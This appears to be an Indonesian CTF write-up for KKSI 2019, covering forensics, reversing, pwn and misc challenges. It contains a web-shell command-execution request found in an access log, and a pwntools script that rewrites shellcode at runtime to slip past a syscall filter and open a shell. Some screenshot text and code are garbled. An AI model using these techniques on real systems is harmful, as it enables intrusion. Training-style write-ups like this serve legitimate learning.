
Karena file merupakan *log data* yang hanya berupa teks, kemungkinan paling mendekati adalah langsung mensubmit nama file *Perl Script* tersebut, yaitu `2e3f3e17ebcb87baad8539475a1f91d41953c15`

```
Open Untitled Document 1 Save
access.log x *Untitled Document 1 x
KKSII2019{2e3f3e17ebcb87baad8539475a1f91d41953c15}PERL SCRIPT
Plain Text Tab Width: 8 Ln 1, Col 60 INS
```

**FLAG : KKSII2019{2e3f3e17ebcb87baad8539475a1f91d41953c15}**

## Forensic - Read the Log (70 pts)

Diberikan *file access.log* yang berisi *log request* ke 202.148.2.243:30011 (sesuai deskripsi soal). Diketahui juga mulai sekitar 21/Oct/2019:00:10:09 +0700, NMAP mulai digunakan oleh penyerang.



Langkah pertama yang kami lakukan adalah menghapus baris-baris yang memiliki *return* 400 maupun 404 karena tidak ada ketika diakses, serta *request* *GET* dan *POST* terhadap /, karena sama saja dengan hanya mengakses 202.148.2.243:30011.

```
f = open('access.log', 'r').read()
```



```
f = f.split('\n')

for i in range(len(f)):
    if ('400' in f[i]):
        f[i] = ''

for i in range(len(f)):
    if ('404' in f[i]):
        f[i] = ''

for i in range(len(f)):
    if ('GET / HTTP/1' in f[i]):
        f[i] = ''

for i in range(len(f)):
    if ('POST / HTTP/1' in f[i]):
        f[i] = ''


tmp = []
for i in f:
    if (len(i)>0):
        tmp.append(i)

g = open('logs','a')
for i in tmp:
    g.write(i+'\n')

g.close()
```

Buka file *logs*, analisis 310 baris yang tersisa







Sampai tahap ini kemudian kami hanya melakukan coba-coba untuk mengakses web sesuai dengan *request* yang ditampilkan di *log*. Awalnya kami coba satu demi satu sampai kemudian beberapa *request* kami abaikan seperti akses terhadap */assets/js* maupun *css*. Pada 21/Oct/2019:00:43:40 +0700, yaitu

`/.system.php?f=system&p=id`

Didapatkan tampilan yang berbeda,



Remote Code Execution! Ubah parameter `p=id` menjadi `p=ls`



A screenshot of a Mozilla Firefox browser window. The address bar shows the URL "http://202.1...aaaaaa\_g.txt". The search bar contains the query "202.148.2.243-30011/system.php?f=system&p=catscatlllilllaaaaaaaaaaaaaaaaaaaaaaaaaaaa\_g.txt". Below the search bar, there are several search results listed under the heading "Most Visited". The first result is "Getting Started" with a link icon. Other results include "Perkenalan", "Kali Docs", "http://203.201.167.78...", "Aircrack-ng", "Offensive Security", "Kali Tools", "Kali Linux", "Kali Docs", "Kali Tools", and "Exploit-DB".

**FLAG: KCSI2019{Emang\_Sabar\_Adalah\_Kuncinya}**

```
__int64 __fastcall get_tbl_entry(char a1)
{
    unsigned __int64 i; // [sp+Ch] [bp-8h]@1

    for ( i = 0LL; i <= 0xFE; ++i )
    {
        if ( a1 == *((_BYTE *)&trans_tbl + 2 * i) )
            return byte_201021[2 * i];
    }
    return 0LL;
}
```

Fungsi `get_tbl_entry` melakukan pengecekan karakter inputan. Apabila karakter ditemukan di index ke `x` di array `trans_tbl`, maka akan dilakukan `return byte 201021[x]`.

```
.data:0000000000201020 trans_tbl db 1 ; I
.data:0000000000201021 ; _BYTE byte_201021[508]
.data:0000000000201021 byte_201021 db 0C0h, 2, 0FCh, 3, 42h, 4 ; I
.data:0000000000201021 ; I
.data:0000000000201021 db 4Ch, 8, 13h, 9, 3, 0Ah,
.data:0000000000201021 db 55h, 0Eh, 0E9h, 0Fh, 6Bh,
.data:0000000000201021 db 13h, 94h, 14h, 31h, 15h,
.data:0000000000201021 db 0F6h, 19h, 0AEh, 1Ah, 71h,
```

Karena trans\_tbl nerjarak 1 byte dengab byte\_201021, maka dapat disimpulkan bahwa semua index genap akan digunakan oleh trans\_tbl, dan index ganjil akan digunakan

byte\_201021. Untuk mendapatkan flag, lakukan hal yang sama, namun menggunakan byte\_201021 sebagai nilai yang di cek.

```
x=[0xa8,0xa8,0xf2,0xf8,0x85,0x84,0x99,0xf4,0x02,0xf8,0x47,0x93,0x66,0x4f,0xd0,0xbe,0x90,0xa1,0xd6,0x5e,0x4f,0x5e,0x15,0xa1,0x90,0x58,0xa8,0x5a,0x3d]

w=""1,0C0, 2, 0FC, 3, 42, 4, 0B2, 5, 0A0, 6, 0A, 7, 4C, 8, 13, 9, 3, 0A, 4E, 0B, 0AA, 0C, 0F9, 0D, 55, 0E, 0E9, 0F, 6B, 10, 86, 11, 60, 12, 0CF, 13, 94, 14, 31, 15, 0A6, 16, 9B, 17, 10, 18, 0F6, 19, 0AE, 1A, 78, 1B, 0DD, 1C, 53, 1D, 0D8, 1E, 0DE, 1F, 0DA, 20, 8F, 21, 0CE, 22, 7A, 23, 9F, 24, 22, 25, 8, 26, 0FB, 27, 7F, 28, 25, 29, 1B, 2A, 68, 2B, 0A3, 2C, 9, 2D, 0D9, 2E, 0A5, 2F, 5D, 30, 84, 31, 99, 32, 85, 33, 0A2, 34, 9E, 35, 0AD, 36, 2C, 37, 0B4, 38, 0B7, 39, 0F4, 3A, 9C, 3B, 0B5, 3C, 87, 3D, 41, 3E, 96, 3F, 0EB, 40, 0C5, 41, 0A1, 42, 48, 43, 2B, 44, 8C, 45, 20, 46, 0FE, 47, 6A, 48, 3A, 49, 0F8, 4A, 0CB, 4B, 0A8, 4C, 1A, 4D, 0C, 4E, 47, 4F, 73, 50, 0E7, 51, 28, 52, 0D, 53, 0F2, 54, 0D6, 55, 5A, 56, 0BB, 57, 0D4, 58, 5B, 59, 0EE, 5A, 1, 5B, 0D3, 5C, 29, 5D, 67, 5E, 3F, 5F, 0CD, 60, 12, 61, 5E, 62, 4D, 63, 81, 64, 93, 65, 0D0, 66, 1D, 67, 35, 68, 15, 69, 90, 6A, 64, 6B, 0C4, 6C, 0E4, 6D, 91, 6E, 4F, 6F, 66, 70, 69, 71, 30, 72, 58, 73, 0BE, 74, 0A7, 75, 82, 76, 0FA, 77, 77, 78, 2A, 79, 97, 7A, 0F1, 7B, 2, 7C, 4A, 7D, 3D, 7E, 8D, 7F, 50, 80, 0ED, 81, 40, 82, 0DB, 83, 6D, 84, 0B8, 85, 74, 86, 3C, 87, 0D7, 88, 0C6, 89, 19, 8A, 62, 8B, 0B3, 8C, 0BC, 8D, 0DC, 8E, 0E8, 8F, 89, 90, 5, 91, 56, 92, 9D, 93, 72, 94, 0A9, 95, 0EA, 96, 0AF, 97, 70, 98, 0E1, 99, 0C7, 9A, 0F0, 9B, 3E, 9C, 0DF, 9D, 4B, 9E, 7B, 9F, 11, 0A0, 0BD, 0A1, 0E5, 0A2, 0C3, 0A3, 0D1, 0A4, 0B, 0A5, 38, 0A6, 80, 0A7, 32, 0A8, 7C, 0A9, 83, 0AA, 0C1, 0AB, 36, 0AC, 51, 0AD, 2F, 0AE, 23, 0AF, 63, 0B0, 0EF, 0B1, 1C, 0B2, 18, 0B3, 0A4, 0B4, 14, 0B5, 0FF, 0B6, 0E6, 0B7, 0CC, 0B8, 0B0, 0B9, 0F7, 0BA, 7D, 0BB, 0EC, 0BC, 26, 0BD, 0E0, 0BE, 8B, 0BF, 61, 0C0, 0C8, 0C1, 0B6, 0C2, 54, 0C3, 6C, 0C4, 5C, 0C5, 75, 0C6, 0FD, 0C7, 0F3, 0C8, 88, 0C9, 0F, 0CA, 0C2, 0CB, 34, 0CC, 4, 0CD, 21, 0CE, 0E, 0CF, 2E, 0D0, 79, 0D1, 0E3, 0D2, 43, 0D3, 0D2, 0D4, 5F, 0D5, 7, 0D6, 0F5, 0D7, 8E, 0D8, 59, 0D9, 17, 0DA, 27, 0DB, 6, 0DC, 7E, 0DD, 0BF, 0DE, 3B, 0DF, 0AC, 0E0, 0BA, 0E1, 95, 0E2, 0CA, 0E3, 6F, 0E4, 2D, 0E5, 0B1, 0E6, 98, 0E7, 37, 0E8, 44, 0E9, 92, 0EA, 9A, 0EB, 33, 0EC, 0E2, 0ED, 1F, 0EE, 24, 0EF, 57, 0F0, 8A, 0F1, 46, 0F2, 45, 0F3, 0D5, 0F4, 39, 0F5, 52, 0F6, 49, 0F7, 1E, 0F8, 76, 0F9, 6E, 0FA, 65, 0FB, 71, 0FC, 16, 0FD, 0B9, 0FE, 0C9, 0FF, 0AB"".split(',')
```

```

w=list(map(lambda q: int(q,16),w))
print w
flag=""
for j in range(len(x)):
    for i in range(1,len(w),2):
        if(w[i]==x[j]):
            flag+=chr(w[i-1])

print flag

```

```

~\_(\_)/~ ~/Desktop/CTF/KKSI2019/rev
λ python siap.py
[1, 192, 2, 252, 3, 66, 4, 178, 5, 160, 6, 10, 7, 76, 8, 19, 9, 3, 10, 78, 11, 170, 12, 2, 166, 22, 155, 23, 16, 24, 246, 25, 174, 26, 120, 27, 221, 28, 83, 29, 216, 30, 222, 31, 2, 37, 41, 27, 42, 104, 43, 163, 44, 9, 45, 217, 46, 165, 47, 93, 48, 132, 49, 153, 50, 133, 81, 60, 135, 61, 65, 62, 150, 63, 235, 64, 197, 65, 161, 66, 72, 67, 43, 68, 140, 69, 32, 79, 115, 80, 231, 81, 40, 82, 13, 83, 242, 84, 214, 85, 90, 86, 187, 87, 212, 88, 91, 89, 77, 99, 129, 100, 147, 101, 208, 102, 29, 103, 53, 104, 21, 105, 144, 106, 100, 107, 196, 116, 167, 117, 130, 118, 250, 119, 119, 120, 42, 121, 151, 122, 241, 123, 2, 124, 74, 125, 3, 116, 134, 60, 135, 215, 136, 198, 137, 25, 138, 98, 139, 179, 140, 188, 141, 220, 142, 175, 151, 112, 152, 225, 153, 199, 154, 240, 155, 62, 156, 223, 157, 75, 158, 123, 159, 50, 168, 124, 169, 131, 170, 193, 171, 54, 172, 81, 173, 47, 174, 35, 175, 99, 176, 239, 185, 247, 186, 125, 187, 236, 188, 38, 189, 224, 190, 139, 191, 97, 192, 200, 193, 182, 194, 203, 52, 204, 4, 205, 33, 206, 14, 207, 46, 208, 121, 209, 227, 210, 67, 211, 212, 0, 126, 221, 191, 222, 59, 223, 172, 224, 186, 225, 149, 226, 202, 227, 111, 228, 45, 229, 31, 238, 36, 239, 87, 240, 138, 241, 70, 242, 69, 243, 213, 244, 57, 245, 82, 246, 73, 255, 171]
KKSI2019{INdonesiATanahAirKU}

```

**FLAG : KKSI2019{INdonesiATanahAirKU}**

## Reverse - Hex Me If You Can [150]

Diberikan sebuah file bernama Hexme. Ketika di decompile,

```
vo = 0,
D3std5stdio13trustedStdoutFNdNeZSQBgQBf4Fi
v10 = &v7;
LOBYTE(a2) = 10;
LODWORD(v4) = D3std5stdio4File__T5writeTay
v8 = 1;
v9 = v4;
result = D3std5stdio4File6__dtormMFNfzv(&v7
if { v8 != 1 }
{
    LOBYTE(v6) = v8 ^ 1;
    _Unwind_Resume(v9, a2, v6);
}
return result;
```

```
~\_(\`)/~ ~/Desktop/CTF/KKSI2019/rev
λ ./HexMe
Encrypt Hex : 5b5a4358222121286b587e757f7f756279704f5a7573717f776271707e4e5b446d
Decrypt me If You Can !!
```

Ditemukan operasi xor. Ketika encrypted hex dicoba xor, ditemukan hal berikut.

```
~\_(\`)/~ ~/Desktop/CTF/KKSI2019/rev
λ python
Python 2.7.16 (default, Oct 7 2019, 17:36:04)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> x="5b5a4358222121286b587e757f7f756279704f5a7573717f776271707e4e5b446d".decode("hex")
>>> chr(ord(x[0])^ord('K'))
'\x10'
>>> chr(ord(x[1])^ord('K'))
'\x11'
>>> chr(ord(x[2])^ord('S'))
'\x10'
>>> chr(ord(x[3])^ord('I'))
'\x11'
```

Terlihat pola key yang digunakan, yaitu \x10\x11. Ketika dicoba xor

```
>>> xor(x, '\x10\x11')
'KKSI2019{Indonesia_Kebangsaan_KU}'
>>>
```

**FLAG : KKSI2019{Indonesia\_Kebangsaan\_KU}**



## Reverse - Escanor With Keygen [350]

Diberikan sebuah file bernama rev\_64. Ketika di decompile,

```
signed __int64 __fastcall validasi_key(const char *a1)
{
    signed __int64 result; // rax@2
    char *v2; // rax@3
    signed int i; // [sp+14h] [bp-1Ch]@5
    char *v5; // [sp+20h] [bp-10h]@3

    if ( (unsigned int)strlen(a1) == 23 )
    {
        LODWORD(v2) = mungkin_penting(a1, 23LL);
        v5 = v2;
        for ( i = 0; i <= 30; ++i )
        {
            if ( *(double *)&zproc_libc_fini[i] != pow(69.0, (double)v5[i]) )
            {
                puts("Ini fake flagnya m4n74b_dj1w4!");
                return 0LL;
            }
        }
        result = 1LL;
    }
    else
    {
        puts("Ini fake flagnya m4n74b_dj1w4!");
        result = 0LL;
    }
    return result;
}
```

```
char *__fastcall mungkin_penting(__int64 a1, int a2)
{
    int v2; // eax@10
    char *result; // rax@17
    __int64 v4; // rsi@17
    int v5; // [sp+1Ch] [bp-04h]@8
    int v6; // [sp+20h] [bp-00h]@6
    int v7; // [sp+24h] [bp-7Ch]@1
    int v8; // [sp+28h] [bp-70h]@2
    int v9; // [sp+2Ch] [bp-74h]@2
    int i; // [sp+30h] [bp-70h]@1
    signed int k; // [sp+30h] [bp-70h]@14
    int j; // [sp+34h] [bp-6Ch]@2
    int v13; // [sp+38h] [bp-60h]@1
    char *dest; // [sp+40h] [bp-60h]@1
    char *src; // [sp+40h] [bp-50h]@1
    __int64 v16; // [sp+50h] [bp-50h]@1
    __int64 v17; // [sp+58h] [bp-48h]@1
    __int64 v18; // [sp+60h] [bp-40h]@1
    __int64 v19; // [sp+68h] [bp-38h]@1
    __int64 v20; // [sp+70h] [bp-30h]@1
    __int64 v21; // [sp+78h] [bp-28h]@1
    __int64 v22; // [sp+80h] [bp-20h]@1
    __int64 v23; // [sp+80h] [bp-10h]@1
    char v24; // [sp+90h] [bp-10h]@1
    __int64 v25; // [sp+90h] [bp-0h]@1

    v25 = *MK_FP(_FS_, 40LL);
    v16 = 'FGHIJKLM';
    v17 = '9+/rstuE';
    v18 = '12345678';
    v19 = 'defwxyz0';
    v20 = 'mnopqvc';
    v21 = 'wxvhijkl';
    v22 = 'opqrstuV';
    v23 = 'ABCDzagN';
    v24 = 0;
    dest = (char *)malloc(0x3E8uLL);
    src = (char *)malloc(0x3E8uLL);
    v7 = 0;
    v13 = 0;
    for ( i = 0; i < a2; i += 3 )
    {
        v8 = 0;
        v9 = 0;
        for ( j = i; j < a2 && i + 2 >= j; ++j )
        {
            v8 = *(_BYTE *) (j + a1) | (v8 << 8);
```

Setelah dianalisa, ternyata fungsi mungkin\_penting adalah algoritma custom base64. Berarti inputan akan diencode menggunakan **custom base64**, setelah itu akan dilakukan proses selanjutnya. Proses selanjutnya adalah melakukan pengecekan inputan. Cara melakukan pengecekan adalah dengan membandingkan nilai **double** dari array Zproc\_libc\_fini[x] dengan pow(69.0 , input[x]). Setelah mencari cara melakukan konversi dari hex ke double, ditemukanlah sumber berikut

<https://stackoverflow.com/questions/38831808/reading-hex-to-double-precision-float-python> .

dengan sedikit modifikasi karena hex masih dalam bentuk *little-endian*. Lalu dilakukan bruteforce 256 kali per angka untuk mendapatkan flag yang dienkripsi **custom base64**.

```
~\_(\ツ)\_/- ~/Desktop/CTF/KKSI2019/rev  
λ python rev_64.py  
71kdwq/Pr0EQr2gm1R7Wr0/XfHCufJD
```

Custom alphabet yang digunakan pada base64 adalah

“MLKJIHGFEutsr/+9876543210zyxwfedcbvqponmlkjiYXWVUTSRQPONgaZDCBA”

Kami melakukan dekripsi di [https://www.malwaretracker.com/decoder\\_base64.php](https://www.malwaretracker.com/decoder_base64.php)

Custom alphabet:

Standard alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=

Optional XOR hex:

Data:

Results - Decode:

**FLAG : KKSI2019{Ez\_r3v3r51ng\_Do3snt\_It?}**



Diberikan sebuah file bernama perjuangan yang ketika dijalankan akan melakukan hal berikut.

```

- \_(ツ)_/ ~ /Desktop/CTF/KKSI2019/pwn
λ nc localhost 6661
Give me the numbers: 12312123
NOPE

```

Ketika di decompile,

```

srand(1u);
v1 = rand();
v2 = rand() + v1;
v6 = v2 - rand();
memset(&s, 0, 0x404uLL);
memset(&dest, 0, 0x404uLL);
memset(&src, 0, 0x404uLL);
strncpy(&dest, "Give me the numbers: ", 0x404uLL);
pthread_mutex_lock(&mutex);
v3 = strlen(&dest);
if ( send(*( _DWORD *)a1, &dest, v3, 0) == -1 )
{
    perror("send");
    close(*( _DWORD *)a1);
    pthread_mutex_unlock(&mutex);
    pthread_exit(0LL);
}
pthread_mutex_unlock(&mutex);
v8 = 17;
v9 = 13;
v10 = 118;
v11 = 104;
v12 = 3;
v13 = 4;
v14 = 14;
v15 = 118;
v16 = 104;
v17 = 3;
v18 = 9;
v19 = 4;
v20 = 2;
v21 = 0;
if ( recv(*( _DWORD *)a1, &s, 0x404uLL, 0) == -1 )
{
    perror("recv");
    close(*( _DWORD *)a1);
    pthread_exit(0LL);
}
v4 = atoi(&s);
pthread_mutex_lock(&mutex);
if ( v4 == v6 )
{
    stream = fopen("flag.txt", "r");
    if ( stream )
    {
        fprintf(stderr, "1020 %s\n", stream);
    }
}

```

Program memanggil fungsi random berkali kali, lalu user ditantang untuk menebak angka tersebut. Tapi karena program menggunakan seed dalam melakukan randomnya, maka hasil random dapat di reproduce. Berikut script yang digunakan

```
~\_(\ツ)\_/~ ~/Desktop/CTF/KKSI2019/pwn
λ python
Python 2.7.16 (default, Oct  7 2019, 17:36:04)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from ctypes import CDLL
>>> libc=CDLL('/lib/x86_64-linux-gnu/libc.so.6')
>>> libc.srand(1)
0
>>> v1=libc.rand()
>>> v2=v1+libc.rand()
>>> v7=v2-libc.rand()
>>> v7
969527492
>>>
```

```
~\_(\ツ)\_/~ ~/Desktop/CTF/KKSI2019/pwn/Easy PWN [100 pts]
λ nc 202.148.2.243 6661

Give me the numbers: 969527492

Congratz!!! The f l a g  is KKSI2019{MAJU_tak_GENTAR!!!}
█
```

FLAG : KKSI2019{MAJU\_tak\_GENTAR!!!}

## Pwn - Sandbox1 [200]

Diberikan sebuah file bernama sandbox. Ketika di decompile

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    unsigned __int64 i; // [sp+8h] [bp-8h]@1

    write(1, "Enter Your Shellcode > ", 0x17uLL);
    read(0, shellcode, 0x10uLL);
    for ( i = 0LL; i <= 0x10; ++i )
    {
        if ( shellcode[i] == 0xB0u && shellcode[i + 1] == 0x3B )
            kill();
        if ( shellcode[i] == 0xB0u && shellcode[i + 1] == '\x02' )
            kill();
        if ( shellcode[i] == 0xF && shellcode[i + 1] == '\x05' )
            kill();
    }
    (*(void (__fastcall **)(_QWORD, _QWORD))shellcode)(0LL, shellcode);
    return 0;
}
```

User diperintahkan untuk memasukkan shellcode untuk dijalankan oleh program dengan beberapa filter, yaitu

B03BB0020F05

**String Literal:**

"\xB0\x3B\xB0\x02\x0F\x05"

**Array Literal:**


{ 0xB0, 0x3B, 0xB0, 0x02, 0x0F, 0x05 }

**Disassembly:**

```
0: b0 3b          mov     al,0x3b
2: b0 02          mov     al,0x2
4: 0f 05          syscall
```

Ketiga perintah tersebut tidak boleh dipanggil ketika sedang diproses, dan panjang shellcode harus lebih kecil dari 17 bytes.

Ketika dilakukan checksec



```
~\_(ツ)_/~ ~/Desktop/CTF/KKSI2019/pwn
λ checksec sandbox
[*] '/home/bloodhound/Desktop/CTF/KKSI2019
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE
```

Ternyata NX di-*disable*, sehingga memungkinkan kita untuk menjalankan shellcode di bss maupun stack. Yang akan kami lakukan adalah melakukan read ke sebuah address bss, lalu memanggilnya. Namun untuk memanggil read diperlukan syscall yang difilter oleh program. Solusi yang kami gunakan untuk menghindari filter tersebut adalah dengan cara mengubah shellcode ketika shellcode sedang dijalankan.

```

from pwn import *
context.arch = "amd64"
asaa=""
mov esi,0x60106d
xor rdi,rdi
mov byte ptr [esi], 0x05
"""

asem = asm(asaa)
asem += "\x0f\x02"
asem += asm("call rsi")
print asem+'\n'+asm(shellcraft.sh())

```

Address esi akan diatur sesuai dengan posisi dari '\x02' agar nilainya diubah menjadi 0x05 dan shellcode berubah menjadi syscall.

```

EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x60105d: add BYTE PTR [rax],al
0x60105f: add BYTE PTR [rsi+0x60106d],bh
=> 0x601065 <shellcode+5>: xor rdi,rdi
0x601068 <shellcode+8>: mov BYTE PTR [esi],0x5
0x60106c <shellcode+12>: lar edi,di
0x60106f <shellcode+15>: (bad)
0x601070 <shellcode+16>: add BYTE PTR [rax],al
0x601072: add BYTE PTR [rax],al
[-----stack-----]

[-----code-----]
0x60105f: add BYTE PTR [rsi+0x60106d],bh
0x601065 <shellcode+5>: xor rdi,rdi
0x601068 <shellcode+8>: mov BYTE PTR [esi],0x5
=> 0x60106c <shellcode+12>: syscall
0x60106e <shellcode+14>: call rsi
0x601070 <shellcode+16>: add BYTE PTR [rax],al
0x601072: add BYTE PTR [rax],al
0x601074: add BYTE PTR [rax],al
Guessed arguments:
arg[0]: 0x0
arg[1]: 0x60106d --> 0xd6ff05
[-----stack-----]

```

Sehingga syscall read dapat dijalankan. Selanjutnya tinggal memasukkan shellcode biasa lalu dilakukan call rsi.

```

~\_(\ツ)/~ ~/Desktop/CTF/KKSI2019/pwn
λ python sandbox.py > test
~\_(\ツ)/~ ~/Desktop/CTF/KKSI2019/pwn
λ (cat test; cat -)| nc 202.148.2.243 3320
Enter Your Shellcode > ls
chall
gendero_bos
cat gendero_bos
KKSI2019{Genderone_Indonesia_Abang_Lan_Putih}

```

**FLAG : KKSI2019{Genderone\_Indonesia\_Abang\_Lan\_Putih}**


Misc - Welcome To KKS12019 (50 pts)  
Diberikan potongan *flag* yang dua karakternya dihilangkan

1663323d00434ad7#ca8ecca2b#22844

Dengan md5 hash dari full flag adalah

1fee4be0b38ae6b8722b49e4db037bbd

Ide awal adalah dengan melakukan brute terhadap kedua karakter, kemudian lakukan hash dan bandingkan dengan fullhash. Namun ketika sedang membuat *script*, anggota lain menemukan hasil decrypt hash dari fullhash-nya melalui <https://hashtoolkit.com/reverse-hash>



Best MD5 & SHA1 Password Decrypter - Hash Toolkit - 1fee4be0b38ae6b8722b49e4db037bbd - Mozilla Firefox

reverse a hash in various formats into their original text.  
Hashes are often used to store passwords securely in a database.  
With hash toolkit you could find the original password for a hash.  
Supported hashes for decryption:  
Usually it's not possible to decrypt a hash, but with hash toolkit you can!  
• reverse / decrypt md5 hash  
• reverse / decrypt sha1 hash  
• reverse / decrypt sha256 hash  
• reverse / decrypt sha356 hash  
• reverse / decrypt sha512 hash

Generate Hash  
Hash Toolkit Hash Generator enables you to generate a hash using various algorithms.  
• generate md5 hash  
• generate sha1 hash  
• generate sha256 hash  
• generate sha356 hash  
• generate sha512 hash

Decrypt Hash Results for: 1fee4be0b38ae6b8722b49e4db037bbd

Algorithm	Hash	Decrypted
md5	1fee4be0b38ae6b8722b49e4db037bbd	1663323d00434ad78ca8ecca2ba22844

Hashes for: 1663323d00434ad78ca8ecca2ba22844

Algorithm	Hash	Decrypted
sha1	65e26365588a66e7eabcc9cfce6355f946afbac1	1663323d00434ad78ca8ecca2ba22844
sha256	77a9b38f25f69eb89511c42717a3f13c46e6193caa3e840cb6f7bcee87f35628	1663323d00434ad78ca8ecca2ba22844
sha384	05053b7f83c4ff0822bb0964e44c9eefa783c70334b6a20989fdad332672745976654cd891df61cb88e357aff439b9a2	1663323d00434ad78ca8ecca2ba22844

Berikut adalah script *so/ver.py*-nya apabila diselesaikan dengan brute 2 karakter

```
import itertools
import string
import hashlib

x = string.ascii_lowercase + string.digits
y = itertools.product(x, repeat=2)

for i in list(y):
    a = "1663323d00434ad7#{ca8ecca2b#}22844".format(i[0], i[1])
    m = hashlib.md5(a).hexdigest()
    if m == '1fee4be0b38ae6b8722b49e4db037bbd':
        print("KKS1{" + a + "}")
```

break

```
cacadosman@DESKTOP-LELL406:/mnt/d/Hacking/kksi19$ python asu.py  
